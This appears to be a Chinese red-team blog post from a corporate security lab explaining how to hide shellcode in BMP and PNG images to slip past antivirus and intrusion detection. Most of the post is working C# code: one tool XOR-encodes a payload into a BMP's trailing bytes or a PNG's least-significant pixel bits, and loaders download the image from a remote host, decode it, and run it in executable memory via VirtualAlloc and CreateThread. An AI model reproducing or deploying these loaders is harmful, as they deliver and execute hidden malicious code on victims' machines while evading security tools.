

利用图片隐写执行shellcode
作者简介?/Profile/
罗逸,平安科技银河实验室资深安全研究员,从业7年,专注红蓝对抗研究,擅长免杀技术、目标控制、内网渗透等。
0x01 起因
0x02 替换图片像素点实现隐写
?????????2.1 利用bmp文件结构隐写payload
?????????????????2.1.1 BitMap文件头
?????????????????2.1.2 替换BitMap位图数据
?????????????????2.1.3 修改BitMap像素高度
?????????????????2.1.4 将payload长度插入bmp
?????????2.2 C#实现向bmp图片中插入payload
?????????2.3 loader读取bmp图片中隐写数据
0x03 修改图片像素点实现隐写
?????????3.1 利用像素点隐写数据的原理
?????????3.2 C#实现像素点中插入payload
?????????3.3 loader读取像素点中隐写数据
0x04 总结
0x01 起因
 所以我们就需要隐写术来隐藏我们的payload,那隐写术又分很多种,为什么选择图片隐写呢?因为图片基本上在各种AV、IDS/IPS等安全设备检测的范围之外,所以我们就能很好的利用这一点。这里我们介绍两种利用思路,以及他们的限制。
0x02 替换图片像素点实现隐写
2.1 利用bmp文件结构隐写payload
位图头文件数据结构,它包含BMP图像文件的类型、显示内容等信息;
位图信息数据结构,它包含有BMP图像的宽、高、压缩方法,以及定义颜色等信息; 调色板,这个部分是可选的,有些位图需要调色板,有些位图,比如真彩色图(24位的BMP)就不需要调色板; 位图数据,这部分的内容根据BMP位图使用的位数不同而不同,在24位图中直接使用RGB,而其他的小于24位的使用调色板中颜色索引值。


2.1.2 替换BitMap位图数据




2.1.3 修改BitMap像素高度


2.1.4 将payload长度插入bmp
2.2 C#实现向bmp图片中插入payload
private static bool IsBmpFile(string filePath){FileStream stream = new FileStream(filePath, FileMode.Open, FileAccess.Read);BinaryReader reader = new BinaryReader(stream);string fileclass = "";try{for (int i = 0; i < 2; i++){fileclass += reader.ReadByte().ToString();}stream.Close();}catch (Exception){throw;}if(fileclass == "6677"){return true;}else{return false;}}
byte[] xBmp_Temp = File.ReadAllBytes(Image_File);if(xBmp_Temp.Length < (xPayload.Length + 54)){Console.ForegroundColor = ConsoleColor.Red;Console.WriteLine("[!] Error: The picture is too small, please choose a bigger picture!");return;}
int start = xBmp_Temp.Length - xPayload.Length;for (int i = 0; i < xPayload.Length; i++){byte t = Convert.ToByte((Convert.ToInt32(xPayload[i], 16) ^ Convert.ToInt32("0x99", 16)).ToString("X2"), 16);xBmp_Temp[start + i] = t;if (i == 0){Console.Write("[>] Injecting Encode Payload (length {0}) : ", xPayload.Length.ToString());}if (i <= 16){Console.Write(string.Format("{0:X}",t) + " ");}}
FileStream fs = new FileStream(Image_File, FileMode.Open);byte[] array = new byte[4];fs.Seek(18, SeekOrigin.Begin);fs.Read(array, 0, 4);int width = BitConverter.ToInt32(array, 0);fs.Seek(22, SeekOrigin.Begin);fs.Read(array, 0, 4);int height = BitConverter.ToInt32(array, 0);fs.Close();int line = 0;if (xPayload.Length % width == 0){line = xPayload.Length / width;}else{line = xPayload.Length / width + 1;}
int new_height = height - line;byte[] intBuff = BitConverter.GetBytes(new_height);for (int i = 0; i < 4; i++){xBmp_Temp[22 + i] = intBuff[i];}
intBuff = BitConverter.GetBytes(xPayload.Length);for (int i = 0; i < 4; i++){xBmp_Temp[2 + i] = intBuff[i];}
string out_path = Environment.CurrentDirectory + "\\payload.bmp";File.WriteAllBytes(out_path, xBmp_Temp);

2.3 loader读取bmp图片中隐写数据
string url = "http://10.0.0.8:80/payload.bmp";WebClient myWebClient = new WebClient();myWebClient.Credentials = CredentialCache.DefaultCredentials;byte[] bmp_bytes = myWebClient.DownloadData(url);
int payload_lenght = BitConverter.ToInt32(bmp_bytes, 2);int start = bmp_bytes.Length - payload_lenght;
for(int i = 0; i < payload_lenght; i++){payload[i] = Convert.ToByte((Convert.ToInt32(bmp_bytes[start + i].ToString("X2"), 16) ^ Convert.ToInt32("0x99", 16)).ToString("X2"), 16);}
UInt32 MEM_COMMIT = 0x1000;UInt32 PAGE_EXECUTE_READWRITE = 0x40;UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);Marshal.Copy(payload, 0x00000000, (IntPtr)(funcAddr), payload.Length);IntPtr hThread = IntPtr.Zero;UInt32 threadId = 1;IntPtr pinfo = IntPtr.Zero;hThread = CreateThread(0x0000, 0x7700, funcAddr, pinfo, 0x303, ref threadId);WaitForSingleObject(hThread, 0xfffff1fc);

0x03 修改图片像素点实现隐写
3.1 利用像素点隐写数据的原理



3.2 C#实现像素点中插入payload
Bitmap image = new Bitmap(Image_File);int width = image.Size.Width;int height = image.Size.Height;Rectangle rect = new Rectangle(0, 0, width, height);BitmapData image_data = image.LockBits(rect, ImageLockMode.ReadWrite, image.PixelFormat);IntPtr ptr = image_data.Scan0;int bytes = Math.Abs(image_data.Stride) * image.Height;byte[] rgbValues = new byte[bytes];Marshal.Copy(ptr, rgbValues, 0, bytes);
if (rgbValues.Length < ((xPayload.Length + 4) * 8)){Console.ForegroundColor = ConsoleColor.Red;Console.WriteLine("[!] Error: There are too few pixels in the picture, please change a high pixel image!");return;}
int counter = 0;byte[] l = BitConverter.GetBytes(xPayload.Length);Console.ForegroundColor = ConsoleColor.DarkYellow;for (int j = 0; j < 4; j++){Console.Write(string.Format("{0:X}", l[j]) + " ");rgbValues[counter] = l[j];counter++;}
for (int i = 0; i < xPayload.Length; i++){if(i < 16){Console.ForegroundColor = ConsoleColor.DarkYellow;Console.Write(xPayload[i] + " ");}
byte[] b = { Convert.ToByte(xPayload[i], 16) };BitArray ba_Payload = new BitArray(b);
for (int j = 0; j < 8; j++){byte[] RGB = { rgbValues[counter] };BitArray ba_RGB = new BitArray(RGB);if (ba_RGB[0] != ba_Payload[j]){ba_RGB[0] = ba_Payload[j];}byte[] tmp = new byte[1];ba_RGB.CopyTo(tmp, 0);rgbValues[counter] = tmp[0];counter++; ;}
Marshal.Copy(rgbValues, 0, ptr, bytes);image.UnlockBits(image_data);
string out_path = Environment.CurrentDirectory + "\\payload.png";image.Save(out_path, ImageFormat.Png);

3.3 loader读取像素点中隐写数据
string url = "http://10.0.0.8:80/payload.png";WebClient myWebClient = new WebClient();myWebClient.Credentials = CredentialCache.DefaultCredentials;byte[] Png_bytes = myWebClient.DownloadData(url);
MemoryStream ms = new MemoryStream(Png_bytes);Bitmap image = (Bitmap)Image.FromStream(ms);int width = image.Size.Width;int height = image.Size.Height;Rectangle rect = new Rectangle(0, 0, width, height);BitmapData image_data = image.LockBits(rect, ImageLockMode.ReadWrite, image.PixelFormat);IntPtr ptr = image_data.Scan0;int bytes = Math.Abs(image_data.Stride) * image.Height;byte[] rgbValues = new byte[bytes];Marshal.Copy(ptr, rgbValues, 0, bytes);
int lenght = BitConverter.ToInt32(rgbValues, 0);byte[] XX = new byte[lenght];
for (int i = 4; i < lenght * 8; i++){byte[] RGB = { rgbValues[i] };BitArray ba_RGB = new BitArray(RGB);tmp[j] = ba_RGB[0];j++;}
public static int BitToInt(BitArray bit){int[] res = new int[1];for (int i = 0; i < bit.Count; i++){bit.CopyTo(res, 0);}return res[0];}
if(j == 8){XX[counter] = Convert.ToByte(BitToInt(tmp));j = 0;counter++;}

UInt32 MEM_COMMIT = 0x1000;UInt32 PAGE_EXECUTE_READWRITE = 0x40;UInt32 funcAddr = VirtualAlloc(0x00000000, (UInt32)XX.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);Marshal.Copy(XX, 0x00000000, (IntPtr)(funcAddr), XX.Length);IntPtr hThread = IntPtr.Zero;UInt32 threadId = 1;IntPtr pinfo = IntPtr.Zero;hThread = CreateThread(0x0000, 0x7700, funcAddr, pinfo, 0x303, ref threadId);WaitForSingleObject(hThread, 0xfffff1fc);
0x04 总结
银河实验室

往期回顾
技术
技术
技术
技术



长按识别二维码关注我们
微信号:PSRC_Team

球分享
球点赞
球在看
关注公众号:拾黑(shiheibook)了解更多
[广告]赞助链接:
四季很好,只要有你,文娱排行榜:https://www.yaopaiming.com/
让资讯触达的更精准有趣:https://www.0xu.cn/





 平安安全应急响应中心
 关注网络尖刀微信公众号
随时掌握互联网精彩







- 1 习近平将发表二〇二六年新年贺词 7904141
- 2 2026年国补政策来了 7808738
- 3 东部战区:开火!开火!全部命中! 7712893
- 4 2026年这些民生政策将惠及百姓 7616985
- 5 小学食堂米线过期2.5小时被罚5万 7519709
- 6 解放军喊话驱离台军 原声曝光 7428214
- 7 为博流量直播踩烈士陵墓?绝不姑息 7327605
- 8 每月最高800元!多地发放养老消费券 7238391
- 9 数字人民币升级 1月1日起将计付利息 7141831
- 10 2026年1月1日起 一批新规将施行 7040675
